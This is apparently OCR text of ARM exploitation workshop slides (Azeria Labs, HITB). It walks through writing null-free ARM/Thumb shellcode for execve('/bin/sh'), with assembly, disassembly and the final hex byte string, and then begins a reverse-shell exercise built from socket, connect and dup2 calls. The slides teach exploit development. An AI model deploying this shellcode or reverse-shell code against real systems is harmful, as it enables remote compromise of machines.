
```
bl[cond] label
bl       label
```




Branch & Link & Exchange (B)

Syntax

```
blx[cond] Rn
blx       Rn
blx       label
```



Thumb mode


ARM Mode = 4 bytes
switch to Thumb
01 30 8F E2
13 FF 2F E1
02 20
01 21
add r3, pc, #1
bx r3
movs r0, #2
movs r1, #1
2 bytes
Thumb Mode

Shellcoding

How to Shellcode

- Step 1: Figure out the system call that is being invoked
- Step 2: Figure out the number of that system call
- Step 3: Map out parameters of the function
- Step 4: Translate to assembly
- Step 5: Dump disassembly to check for null bytes
- Step 6: Get rid of null bytes → de-nullifying shellcode
- Step 7: Convert shellcode to hex

Step 1: Tracing System calls

We want to translate the following code into ARM assembly:

```
#include <stdio.h>

void main(void)
{
    system("/bin/sh");
}
```

azeria@labs:~$ gcc system.c -o system

azeria@labs:~$ strace -h

-f -- follow forks, -ff -- with output into separate files

-v -- verbose mode: print unabbreviated argv, stat, termio[s], etc. args

--- snip --

azeria@labs:~$ strace -f -v system

```
--- snip --
[pid 4575] execve("/bin/sh", ["/bin/sh"], ["MAIL=/var/mail/pi",
"SSH_CLIENT=192.168.200.1 42616 2"..., "USER=pi", "SHLVL=1",
"OLDPWD=/home/azeria", "HOME=/home/azeria",
"XDG_SESSION_COOKIE=34069147acf8a"..., "SSH_TTY=/dev/pts/1",
"LOGNAME=pi", "_=/usr/bin/strace", "TERM=xterm",
"PATH=/usr/local/sbin:/usr/local/"..., "LANG=en_US.UTF-8",
"LS_COLORS=rs=0:di=01;34:ln=01;36"..., "SHELL=/bin/bash",
"EGG=AAAAAAAAAAAAAAAAAAAAAAAAAA"..., "LC_ALL=en_US.UTF-8",
"PWD=/home/azeria/", "SSH_CONNECTION=192.168.200.1 426"...]) =
```


Step 2: Figure out Syscall number

```
azeria@labs:~$ grep execve /usr/include/arm-linux-gnueabihf/asm/unistd.h
#define __NR_execve (__NR_SYSCALL_BASE+ 11)
```

Step 3: Mapping out parameters

- execve(*filename, *argv[], *envp[])
- Simplification
  - argv = NULL
  - envp = NULL
- Simply put:
  - execve(*filename, 0, 0)

Step 3: Mapping out Parameters



Structure of an Assembly Program

```
.section .text
.global _start

_start:
        .code 32
        <instruction>
        <instruction>

        .code 16
        <thumb instruction>

.ascii “some string”
```

Step 4: Translate to Assembly

```
.section .text
.global _start

_start:
    adr     r0, binsh
    mov     r1, #0
    mov     r2, #0
    mov     r7, #11
    svc     #0

binsh:
    .ascii "/bin/sh\0"
```

effective PC (PC-relative) → mov r2, #0

+4 → mov r7, #11


+8 → svc #0


+12 → binsh:

Step 5: Check for Null Bytes

```
pi@raspberrypi:~$ as execve.s -o execve.o && ld –N execve.o -o execve
pi@raspberrypi:~$ objdump -d ./execve

./execve:     file format elf32-littlearm

Disassembly of section .text:

00010054 <_start>:
   10054:       e28f000c        add             r0, pc, #12
   10058:       e3a01000        mov             r1, #0
   1005c:       e3a02000        mov             r2, #0
   10060:       e3a0700b        mov             r7, #11
   10064:       ef000000        svc             0x00000000

00010068 <binsh>:
   10068:       6e69622f        .word           0x6e69622f
   1006c:       0068732f        .word           0x0068732f
```

Step 6: De-Nullify





```
.section .text
.global _start

_start:
    .code 32
    add     r3, pc, #1
    bx      r3

    .code 16
    adr     r0, binsh
    sub     r1, r1
    mov     r2, r1
    strb    r2, [r0, #7]
    mov     r7, #11
    svc     #1

binsh:
.ascii "/bin/shX"
```

```
pi@raspberrypi:~/asm $ objdump -d execve_final

execve_final:     file format elf32-littlearm
Disassembly of section .text:

00010054 <_start>:
   10054:       e28f3001        add     r3, pc, #1
   10058:       e12fff13        bx      r3
   1005c:       a002            add     r0, pc, #8
   1005e:       1a49            subs    r1, r1, r1
   10060:       1c0a            adds    r2, r1, #0
   10062:       71c2            strb    r2, [r0, #7]
   10064:       270b            movs    r7, #11
   10066:       df01            svc     1

00010068 <binsh>:
   10068:       6e69622f        .word   0x6e69622f
   1006c:       5868732f        .word   0x5868732f
```

Step 7: Hexify

```
pi@raspberrypi:~$ objcopy -O binary execve_final execve_final.bin
pi@raspberrypi:~$ hexdump -v -e '"\\""x" 1/1 "%02x" ""' execve_final.bin
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x1a\x0a\x1c\xc2\x71\x0b\x27\x01
\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x58
```

Practical Part


Reverse & bind shell

Prepare...

1 Starting up ARM Environment

1. Click on the „Emulate Raspbian" icon & wait

2. Switch to another Workspace



3. Click the „SSH into Raspbian" icon.

Prepare...

- Get ZIP with templates and slides

From your PI:

$ wget https://azeria-labs.com/downloads/HITB-1.zip

- Solutions:

From your PI:

$ wget https://azeria-labs.com/downloads/HITB-2.zip

Reverse shell

1. Create Socket

```
sockid = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
```

2. Initialte connection

```
connect(sockid, (struct sockaddr *) &serv_addr, 16);
```


3. STDIN, STDOUT, STDERR

```
dup2(sockid, 0);
dup2(sockid, 1);
dup2(sockid, 2);
```


4. Spawn shell

```
execve("/bin/sh", 0, 0);
```

Template



1
Func(xxx, xxx, xxx);
Func(1, 2, 3);
syscall no. 4
2
Registers
R0 = 1
R1 = 2
R2 = 3
R7 = 4
SVC #1
3
Assembly
Instruction
Instruction
Instruction
Instruction

Create Socket





```
R0 = 2
R1 = 1
R2 = 0
R7 = 281
   SVC #1
```

Create Socket





```
R0 = 2          mov   R0, #2
R1 = 1          mov   R1, #1
R2 = 0          sub   R2, R2
R7 = 281        mov   R7, #200
                add   R7, #81
   SVC #1
                svc   #1

save result     mov R4, R0
```


Connect



R0 = sockid
R1 = &sockaddr
R2 = 16
R7 = 283
SVC #1


Connect





